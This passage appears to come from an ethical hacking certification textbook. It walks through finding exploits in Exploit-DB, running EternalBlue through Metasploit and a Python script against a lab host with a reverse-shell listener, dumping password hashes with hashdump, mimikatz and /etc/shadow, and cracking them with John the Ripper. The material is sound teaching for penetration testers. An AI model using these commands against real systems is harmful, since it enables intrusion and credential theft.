OpenSSH 4.3 p1 - Duplicated Block	exploits/multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Pr	exploits/linux/local/41173.c
OpenSSH 7.2 - Denial of Service	exploits/linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xa	exploits/multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumerati	exploits/linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command	exploits/linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execu	exploits/linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSepar	exploits/linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arb	exploits/linux/remote/40963.txt
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' R	exploits/linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users	exploits/linux/remote/25.c
OpenSSHD 7.2p2 - Username Enumerat	exploits/linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-Su	exploits/multiple/remote/3303.sh
glibc-2.2 / openssh-2.3.0p1 / glib	exploits/linux/local/258.sh

Shellcodes: No Result

The repository is broken into exploits and shellcodes. The shellcodes are what you place into overall exploit code that will provide you with shell access on the target system. The rest is about delivery and getting the shellcode into the right place. Shellcode is commonly hexadecimal representations of assembly language operation codes (opcodes), though here you may also find files that just contain the assembly language code, which would need to be

converted to opcodes. All of the shellcodes in the repository are categorized by the operating system and processor type. As an example, there is a directory named windows\_x86-64 in the repository. The following code listing is an example of a C program that is included in that directory. There are no comments about exactly what it does. Running `searchsploit` against the filename reveals that it targets the Windows 7 operating system but nothing beyond that. Interestingly, as a side note, compiling it and running it on a Linux system generates the error that stack smashing was detected, and the program crashes.

### **Shellcode from the Exploit-DB Repository**

```
#include <stdio.h>

char shellcode[] =
"\x31\xC9" //xor ecx, ecx
"\x64\x8B\x71\x30" //mov esi, [fs:ecx+0x30]
"\x8B\x76\x0C" //mov esi, [esi+0x0C]
"\x8B\x76\x1C" //mov esi, [esi+0x1c]
"\x8B\x06" //mov eax, [esi]
"\x8B\x68\x08" //mov ebp, [eax+0x08]
"\x68\x11\x11\x11\x11" //push 0x11111111
"\x66\x68\x11\x11" //push word 0x1111
"\x5B" //pop ebx
"\x53" //push ebx
"\x55" //push ebp
"\x5B" //pop ebx
"\x66\x81\xC3\x4B\x85" //add bx, 0x854b
"\xFF\xD3" //call ebx
"\xEB\xEA"; //jmp short

int main(int argc, char **argv) {
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int) shellcode;
}
```

The website [www.exploit-db.com](http://www.exploit-db.com) is not the only place to look for exploits, but it is convenient. It's also probably the best legitimate site available, and the fact that it comes with a search tool makes it handy. If you want to learn a lot about exploits and how they are developed, this is a great place to go.

You don't have to limit yourself to just websites, though. There are mailing lists where announcements of vulnerabilities are made. Sometimes, along with the vulnerability announcement, you will get proof-of-concept code. How far you can get with the code depends entirely on the researcher, the vulnerability, and the software. Sometimes, what you'll get is just a demonstration that the vulnerability can be triggered, but you may not get any further access to the remote system than you had before.

There are certainly other places you can go to look for exploits. However, you start skirting the edges of ethics. The so-called dark web, or darknet, is one place you can search for exploits. If you have a Tor browser or just the software that creates a proxy server you can use to connect any browser to, you can start searching for sites where you can obtain some of this code. There are a number of search engines that you can use that are more likely to find some of these darker sites, such as Not Evil. There are considerations to keep in mind, though. One is that sites can come and go on the Tor network. Even if Not Evil turns up links in a search, you aren't guaranteed to find the site up and functional. In digging around in Tor while writing this, I found that several sites simply didn't respond.

Second, you don't know the source of the exploit you find. There are two elements here. One is that it may have been obtained or developed illegally. This crosses the ethical boundaries you are required to adhere to as a Certified Ethical Hacker. Perhaps more important, though, unless you are really good at reading source code, even if the source code is obfuscated, is that you may find that you are working with infected software that could compromise you and your target in ways you didn't expect. This is why it's so important to work with legitimate and professional sites and researchers.

Finally, Tor is meant as a place for anonymity. This includes not only the users who are visiting the sites but also the sites themselves. It will be time-consuming to learn where everything is located. It's also a place for illicit commerce. You may find some exploits on the Tor network, but more than likely if you do, they will be for sale rather than just offered up for the good of the community.

## System Compromise

Exploitation, or system compromise, will serve two purposes for us. One of them is to demonstrate that vulnerabilities are legitimate and not just theoretical. After all, when we do vulnerability scanning, we get an indication that a system may have a vulnerability, but until the vulnerability has been exploited, it's not guaranteed that the vulnerability exists, which means we aren't sure whether it really needs to be fixed. The second reason is that exploiting a vulnerability and compromising a system can lead us further into the organization, potentially exposing additional vulnerabilities. This is, in part, because we may get further reachability deeper into the network but also because we may be able to harvest credentials that may be used on other systems.

I'm going to cover a couple of different ways to work on system compromise. I'm going to start with Metasploit since it's such a common approach. It should be noted that

Metasploit is not the only exploit framework available. There are other commercial software offerings that will do the same thing as Metasploit. Metasploit does have a commercial offering, and if you are using it for business purposes, you should be paying for the commercial license; there is a community edition as well. On top of that, you can get a copy of Kali Linux, which has Metasploit preinstalled. Other software packages will do roughly the same thing as Metasploit, and you should take a look at them to see what you may prefer in a business setting.

We can also return to Exploit-DB for some additional exploitation possibilities. Once you have a list of your vulnerabilities, you can search the exploit database for actual exploits that can be used. I will cover identifying the modules and then making use of them. In some cases, as you will see, it's not always a case of running a single script.

## Metasploit Modules

If there is a known exploit for a vulnerability available, it has likely found its way into Metasploit. This is a program that was originally developed as an exploit framework. The idea was to provide building blocks so exploits could quickly be developed by putting together a set of programming modules that could be used. Additionally, shellcodes and encoders are available to put into exploits being developed. While it may have started off as an exploit framework targeting security researchers who identify vulnerabilities so they can easily create exploits, it has become a go-to tool for penetration and security testers. One of the reasons is the large number of modules available that can be used while testing systems and networks.

Almost the entire life cycle of a penetration test can be handled within Metasploit. As of the moment of this writing, there are more than 1,000 auxiliary modules, many of which are scanners that can be used for reconnaissance and enumeration. Using these modules, you can learn what the network looks like and what services are available. You can also import vulnerability scans from OpenVAS, Nessus, and, of course, Nmap, which is developed by the same company that is responsible for Metasploit. Once you have all of this information, though, you want to move to exploitation. There are currently 1,800 exploit modules in Metasploit, though the number changes fairly regularly because of the popularity of the software and the development work by Rapid 7.

Metasploit makes the work of exploiting considerably easier than going through the process of creating an exploit by hand, assuming Metasploit has an exploit available. If they don't, you'll be forced to do one by hand if you can. We're going to use the command line for this, though there are other options, like a web interface if you get the package from Rapid 7. The CLI exposes everything that's happening. We're going to start with the `msfconsole` program. There are multiple ways of acquiring Metasploit, but for this, I'm just using an instance of Kali Linux, which has Metasploit installed by default. All I needed to do was set up the database that is used to store information about hosts, vulnerabilities, and any loot acquired. In the following listing, you can see starting up `msfconsole`, which is the command-line program used to interact with Metasploit.

**Starting msfconsole**

```
root@quiche:~# msfconsole
```

```
dBBBBBBBb  dBBBP dB BBBB PP dBBBBBBb . . . . . o
      '   dB'           BBP
dB'dB'dB' dB' dBPP     dB P     dB P BB
dB'dB'dB' dB P     dB P     dB P BB
dB'dB'dB' dB PPP    dB P     dB BBBB BBBB

dBBBBBP  dBBBBBb  dB P     dB BBBB PP dB P dB BBBB PP
          dB' dB P     dB'.BP
|         dB P     dB BBBB' dB P     dB'.BP dB P     dB P
--o--     dB P     dB P     dB P     dB'.BP dB P     dB P
|         dB PPPP dB P     dB BBBB PP dB BBBB PP dB P     dB P

o          To boldly go where no
              shell has gone before
```

```
= [ metasploit v4.17.8-dev ]  
+ -- ---[ 1803 exploits - 1027 auxiliary - 311 post ]  
+ -- ---[ 538 payloads - 41 encoders - 10 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf >
```

Once `msfconsole` is started, we need to locate an exploit for a vulnerability that has been identified. There is a Windows Server on my home network that I'm going to use for the purpose of demonstrating exploitation. This is a Metasploitable 3 instance, so there are several vulnerable services that have been built into it, making it perfect to demonstrate with and practice on. To find an exploit, we can search for it. You'll see in the following

listing a search for a module that will run the EternalBlue exploit, which takes advantage of the vulnerability described in CVE-2017-0144. There are several matches for this search. We could narrow the scope with some additional parameters, like specifying the type using `type:exploit`, for example. This may be useful if you have a long list of results and you need to make it easier to identify the right one.

## Searching Metasploit

```
msf > search eternalblue
```

Name	Disclosure Date	Rank	Description
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010
EternalRomance/EternalSynergy/EternalChampion	SMB Remote Windows	Command Execution	
auxiliary/scanner/smb/smb_ms17_010_Detection		normal	MS17-010 SMB RCE
exploit/windows/smb/ms17_010_eternalblue_SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	MS17-010 EternalBlue
exploit/windows/smb/ms17_010_eternalblue_win8_SMB Remote Windows Kernel Pool Corruption for Win8+	2017-03-14	average	MS17-010 EternalBlue
exploit/windows/smb/ms17_010_psexec_EternalRomance/EternalSynergy/EternalChampion	2017-03-14	normal	MS17-010
			SMB Remote Windows Code Execution

There is more than one that we could use here, depending on what we want to accomplish. In this case, I want to get a shell on the remote system; the auxiliary module will allow us to execute a single command on the remote system, which would be the same as the one ending in `psexec`. As a result, we're going to use the exploit ending in `010_eternalblue`, as you can see in the next code listing. This will give us a shell on the remote host. From that shell, we can start issuing commands, but more than just one, which the others would let us do.

Once we know what module we are using, we load it up using the `use` command in `msfconsole`. Each module has a set of options that can or needs to be set. In some cases, the options will have defaults already set so you don't need to do anything. The one parameter that will always need to be set is the one for the target. This will be either `RHOST` or `RHOSTS`, depending on whether the module expects to have multiple targets. A scanner module, for example, will use `RHOSTS`, while an exploit module will generally have `RHOST` as

the parameter name. In the following code listing, we need to set RHOST with the IP address of the target of our exploit attempt. As expected, the exploit was successful, giving us remote access to the target system.

### EternalBlue Exploit

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.86.24
RHOST => 192.168.86.24
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.86.57:4444
[*] 192.168.86.24:445 - Connecting to target for exploitation.
[+] 192.168.86.24:445 - Connection established for exploitation.
[+] 192.168.86.24:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.86.24:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.86.24:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72
20 32 Windows Server 2
[*] 192.168.86.24:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72
64 20 008 R2 Standard
[*] 192.168.86.24:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50
61 63 7601 Service Pac
[*] 192.168.86.24:445 - 0x00000030 6b 20 31
k 1
[+] 192.168.86.24:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.86.24:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.86.24:445 - Sending all but last fragment of exploit packet
[*] 192.168.86.24:445 - Starting non-paged pool grooming
[+] 192.168.86.24:445 - Sending SMBv2 buffers
[+] 192.168.86.24:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.86.24:445 - Sending final SMBv2 buffers.
[*] 192.168.86.24:445 - Sending last fragment of exploit packet!
[*] 192.168.86.24:445 - Receiving response from exploit packet
[+] 192.168.86.24:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
```

```
[*] 192.168.86.24:445 - Sending egg to corrupted connection.
[*] 192.168.86.24:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.86.57:4444 -> 192.168.86.24:50371)
at 2021-01-09 19:52:40 -0600
[+] 192.168.86.24:445 - =====-
=====
[+] 192.168.86.24:445 - =====WIN=====
=====
[+] 192.168.86.24:445 - =====-
```

Not every vulnerability is as successful as this one. When you search for a module, you will get a ranking that indicates to you how successful the exploit is likely to be. Vulnerabilities are not always straightforward. In some cases, there may be dependencies that need to be in place before the vulnerability can be exploited. You may need to try the exploit multiple times before it succeeds. If it were easy and straightforward after all, everyone would be able to do it, which might mean more security testing was getting done, which in turn may lead to fewer bugs in software.

## Exploit-DB

You can search [www.exploit-db.com](http://www.exploit-db.com) for exploits associated with vulnerabilities. For example, we were working with the EternalBlue exploit, which we know has a module in Metasploit. We can search [www.exploit-db.com](http://www.exploit-db.com) for modules that relate to the EternalBlue vulnerability. In Figure 7.2, you can see the results of that search. This shows three results that fall into Windows-related categories. These are all proof-of-concept Python scripts that you can download and run.

**FIGURE 7.2** Exploit-DB search results

The screenshot shows a search results page for 'eternalblue' on Exploit-DB. The search bar at the top contains 'eternalblue'. The results table has columns for Date, D, A, V, Title, Type, Platform, and Author. There are three entries listed:

Date	D	A	V	Title	Type	Platform	Author
2017-07-11		✓		Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepy
2017-05-17		✓		Microsoft Windows Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows	sleepy
2017-05-17		✓		Microsoft Windows Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	Remote	Windows_x86-64	sleepy

Showing 1 to 3 of 3 entries (filtered from 40,800 total entries)

If you have the Exploit-DB package installed on your system, meaning you have `searchsploit` to use, you could just run `searchsploit` to do the same search. The Exploit-DB repository includes exploits and shellcodes, so the results don't include papers like the ones you get from the website. Instead, you just get the list of exploit code. Additionally, you are not required to download or look at the code in a web browser because

you have the code downloaded already. In the following code listing, you can see the results of the search. What we get is the list of three exploit programs but no shellcode results. This isn't especially surprising because there is no shellcode especially associated with EternalBlue. Instead, it's just a vulnerability in the implementation of the Server Message Block (SMB) protocol.

### searchsploit Results for EternalBlue

```
root@quiche:~# searchsploit "eternal blue"
-----
Exploit Title | Path
| (/usr/share/exploitdb/)

-----
Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-64/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R | exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-64/remote/42030.py
-----
Shellcodes: No Result
```

You can run this exploit from where it is or copy it to your home directory and run it from there. This will save you from passing in the path to the Python script when you run it. It will also allow you to make changes, if you wanted to experiment, while leaving the functional exploit code intact where it is. In the next code listing, you will see a run of 42031.py, attacking the same system we did from Metasploit. The last parameter on the command line is executable code in the file named payload. This is a combination of two separate pieces of executable code. The first is shellcode written by the author of the Python exploit. At the end of that is a stub program that sends a connection back to a system listening for it.



An exploit is the means for an external entity to cause a program to fail in a way that allows the attacker to control the flow of the program's execution. Just causing the program to fail, though, isn't enough. You need some code of your own for the program to execute on your behalf. This is the shellcode, so called because it typically provides a shell to the attacker. This means the attacker has a way to interact with the operating system directly.

### Exploit of EternalBlue from Python Script

```
root@quiche:~# python 42031.py 192.168.86.24 payload
shellcode size: 1262
numGroomConn: 13
Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
```

```
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

This is only half of the attack. What you see here is the exploit running successfully, triggering the vulnerability and getting the remote service to execute the shellcode provided. The shellcode here is an executable file created from assembly language code. It includes a Meterpreter shell and a way to connect back to the system it has been configured to call back to. This requires that you also have a listener set up. We go back to msfconsole again for this. In the following listing, you can see loading the listener module and setting the listening port and IP address. When the exploit runs on the target, you will also see the connection to the listener.

### **Exploit Handler**

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.86.57
LHOST => 192.168.86.57
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
```

This gives us the ability to interact with the remote system using Meterpreter, which is an operating system-agnostic shell language. It has a number of commands that can be run against the target system regardless of what operating system the target system has. Meterpreter translates the commands passed to it into ones that are specific to the underlying operating system. This can include listing files, changing directories, uploading files, and gathering system information like passwords.

## Gathering Passwords

Once you have an exploited system, you will want to start gathering information on it. One type of information is the passwords on the system. There are a couple of ways to gather these passwords. In the preceding code listing, we got a Meterpreter shell on a target system. Not all exploits in Metasploit can yield a Meterpreter shell, but if we can get one, we have a powerful ally in gathering information and performing post-exploitation work. Using Meterpreter, we can gather information about the system so we know what we're getting for password data. The command `sysinfo` will tell us the system name as well as the operating system. This tells us we're going to be looking at LAN Manager hashes when we grab the passwords. We can do that using the `hashdump` command, which you can see in the following listing.

## Obtaining Passwords with Meterpreter

```
Computer      : WUBBLE-C765F2
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > hashdump
Administrator:500:ed174b89559f980793e287acb8bf6ba6:5f7277b8635625ad2d2d5518671
24dbd:::
ASPNET:1003:5b8cce8d8be0d65545aefda15894afa0:227510be54d4e5285f3537a22e855
dfc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c079c0:::
HelpAssistant:1000:7e86e0590641f80063c81f86ee9efa9c:ef449e873959d4b15366605256
57047d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2e54afff1eaa6b62fc06
49b715104187:::
```

The hashdump provides the username, the user identifier, and the hash value of the password. We'll need that when it comes to cracking the password. These credentials will be helpful as we continue moving through the network. The credentials may be useful for additional vulnerabilities, or at least with different testing programs and Metasploit modules.

This is not the only way we can grab password hashes, though. There is a module named `mimikatz` that can be used. We still need Meterpreter, so we can load up the `mimikatz` module to use it. In the following listing, you can see loading `mimikatz` and then pulling the password hashes. You can see the results of running `msv`, which makes use of the MSV authentication package to pull the hashes for users. We can also use `mimikatz` to see if the security support provider (SSP) has credentials. Finally, we use `mimikatz` to pull hashes from the live SSP. Only the MSV authentication package yielded results for us on this system.

## Obtaining Passwords with mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
```

AuthID	Package	Domain	User	Password
0;293526	NTLM	VAGRANT-2008R2	vagrant	lm{5229b7f52540641daad3b435b51404ee }, ntlm{ e02bc503339d51f71d913c245d35b50b }
0;96746	NTLM	VAGRANT-2008R2	sshd_server	lm{e501ddc244ad2c14829b15382fe04c64 }, ntlm{ 8d0a16cf061c3359db455d00ec27035 }
0;996	Negotiate	WORKGROUP		VAGRANT-2008R2\$ n.s. (Credentials KO)
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials KO)
0;20243	NTLM			n.s. (Credentials KO)
0;999	NTLM	WORKGROUP		VAGRANT-2008R2\$ n.s. (Credentials KO)

```

meterpreter > ssp
[+] Running as SYSTEM
[*] Retrieving ssp credentials
ssp credentials
=====
```

AuthID	Package	Domain	User	Password
--------	---------	--------	------	----------

```

meterpreter > livessp
[+] Running as SYSTEM
[*] Retrieving livessp credentials
livessp credentials
=====
```

AuthID	Package	Domain	User	Password
0;996	Negotiate	WORKGROUP		VAGRANT-2008R2\$ n.a. (livessp KO)
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.a. (livessp KO)
0;293526	NTLM	VAGRANT-2008R2	vagrant	n.a. (livessp KO)
0;96746	NTLM	VAGRANT-2008R2	sshd_server	n.a. (livessp KO)
0;20243	NTLM			n.a. (livessp KO)
0;999	NTLM	WORKGROUP		VAGRANT-2008R2\$ n.a. (livessp KO)

When we compromise a Linux system, we can't use hashdump, but we still want to grab the passwords. Either we can get a shell directly from an exploit, or if we use a Meterpreter payload, we can drop to a shell. This is where we'd be able to access the passwords. In the following code, you can see dropping to a shell from Meterpreter. From there, we can just use cat to print the contents of the /etc/shadow file. We do need to have root access to see the contents of the shadow file. You can see by running whoami that we've gained access as root. If you want to collect passwords from an exploit that doesn't give you root access, you'll need to find a privilege escalation.

### Shell Access to /etc/shadow

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
```

You'll notice that there is no prompt, which can make it difficult to distinguish the commands from the output. In the output, the first command is `whoami` to demonstrate that the user logged in is root. After that, you can see the command `cat /etc/shadow` and then the output of that command. Most of the users that are shown don't have passwords. Only root and sys appear to have passwords in this output. While the means of getting to the passwords shown here is different from Windows, these are also hashes.

The password hashes are generated using a different hash algorithm under Linux than under Windows. In either case, though, you can use the hashes to run through a password cracking program.

# Password Cracking

Password hashes don't do us much good. You aren't ever asked to pass in a password hash when you are authenticating. The hash is generated each time a password is entered by a user. The resulting hash is then compared against the stored hash. Passing the hash in would result in it being hashed, so the resulting hash from that computation wouldn't match what

was stored. The only way to match the stored hash is to use the password, or at least use a value that will generate the same hash result. When it comes to cracking passwords, we are trying to identify a value that will generate the cryptographic hash.



It is technically possible for two separate strings to generate the same hash. Since we care only about the hashes being equal, it doesn't matter if what goes in is actually the password. When two values yield the same hash, it's called a *collision*. A good way to avoid collisions is to have a larger space for the values of the hash. A hash algorithm that yields 256 bits as output has orders of magnitude more potential hash values than one that only generates 128 bits. The issue of collisions is sometimes referred to as the *birthday paradox*, which relates to the statistical probability of two people in a room having the same birthday (month and day). For there to be a 50 percent probability that two people have the same birthday, you need only 23 people in the room. At 70 people, it's a 99.9 percent probability. We don't get to 100 percent probability until we get 366 people, though.

## John the Ripper

A common tool used to crack passwords is John the Ripper. John is a great offline password cracking tool, which means that it works on files that have been grabbed from their original source. It has different modes that can be used to crack passwords. The first, which you will see in the next code listing, is referred to as *single crack mode*. Single crack mode takes information from the different fields in the file, applying mangling rules to them, to try as passwords. Because the list of inputs is comparatively small, there are extensive mangling rules to vary the source text to generate potential passwords. This is considered the fastest mode John has to crack passwords. It is also the mode the developers of John recommend you start with.

### John Single Crack Mode

```
root@quiche:~# john passwords.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as
"NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
```

```
Loaded 8 password hashes with no different salts (LM [DES 128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
(SUPPORT_388945a0)
(Guest)
BLANDES      (Administrator:1)
KSUHCP9       (HelpAssistant:2)
```

John can also take wordlists in wordlist mode. This is a straightforward mode that takes a wordlist as input, comparing the hash of each word against the password hash. You can apply mangling rules to your wordlist, which will generate variants on the words, since people often use variations on known words as their passwords. The longer your wordlist, the better chance you will have of cracking passwords. However, the longer your wordlist, the longer the password cracking will take. Keep in mind that wordlists will only identify passwords that are in the wordlist. If someone is using a long passphrase or truly random characters, using a wordlist won't help. This means you need to try another mode.

Finally, John uses incremental mode to try every possible combination of characters. To run this mode, though, John needs to be told what characters to try. This may be all ASCII characters, all uppercase characters, all numbers, and so on. You will also need to let John know the password length. Because of the number of possible variants, this mode will need to be stopped because John can't get through all the variants in a reasonable time, unless you have specified a short password length.

This run of John was against Windows passwords, as collected from hashdump in Meterpreter. If you want to work with Linux passwords, there is an additional step you have to do. In the early days of Unix, from which Linux is derived, there was a single file where user information and passwords were stored. The problem with that was that there was information that regular users needed to obtain from that file, which meant permissions had to be such that anyone could read it. Since passwords were stored there, that was a problem. Anyone could read the hashes and obtain the passwords from those hashes using cracking strategies. As a result, the public information was stored in one file, still named passwd for backward compatibility, while the passwords and the necessary information that went with them, like the usernames and user IDs, were stored in another file, the shadow file.

We can combine the two files so that all the needed information is together and consolidated by using the unshadow program. This merges the information in the shadow file and the passwd file. Here, you can see a run of unshadow with a captured shadow file and passwd file.

### **Using unshadow**

```
root@quiche:~# unshadow passwd.local shadow.local
root:$6$yCc28ASu$WmFwkvikDeKL4VtJgEnYcD.PXG.4UixCikB05jBvE3JjV43nLsfB1z57qwL
h0SN015m5JfyQWEMhLjRv4rR0.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```

As shown, most of the users don't have passwords. The only user with a password here is the root user. Once you have the two files merged using unshadow, you can run John against it to acquire the password. John will identify the format of the file and the hash algorithm used to generate it. This information is stored in the file. The \$6\$ at the beginning of the password indicates that the password has been hashed using the secure hash algorithm with 512 bits for the output (SHA-512). What comes after that is the hashed password that John will be comparing against. John, though, isn't the only way to obtain passwords from local files.

## Rainbow Tables

For every password tested using John, you have to compute the hash to test against. This takes time and computational power. With today's processors, the time and computing power necessary aren't such a big deal other than it adds up. Microseconds per word over the course of millions of words adds time. It's easier to precompute the hashes before running your checks. All you need to do then is look up the hash in an index and retrieve the plaintext that was used to create that hash. All the time-consuming work is done well before you need to crack passwords. There is a trade-off, of course. Precomputing hashes means you need to store them somewhere.

Rainbow tables are the stored precomputed hashes. The rainbow table isn't as straightforward as just a mapping between a hash and a password. The rainbow tables are stored in chains in order to limit the number of plaintext passwords stored. In some cases, the plain text can be inferred if it is not stored directly. There are many tools that can be used to look up passwords from these tables, but first we need the tables. The Rainbow Crack project has a tool to look up the password as well as a tool that will create the rainbow table. This creation tool isn't used to generate hashes from wordlists. Instead, it will generate a hash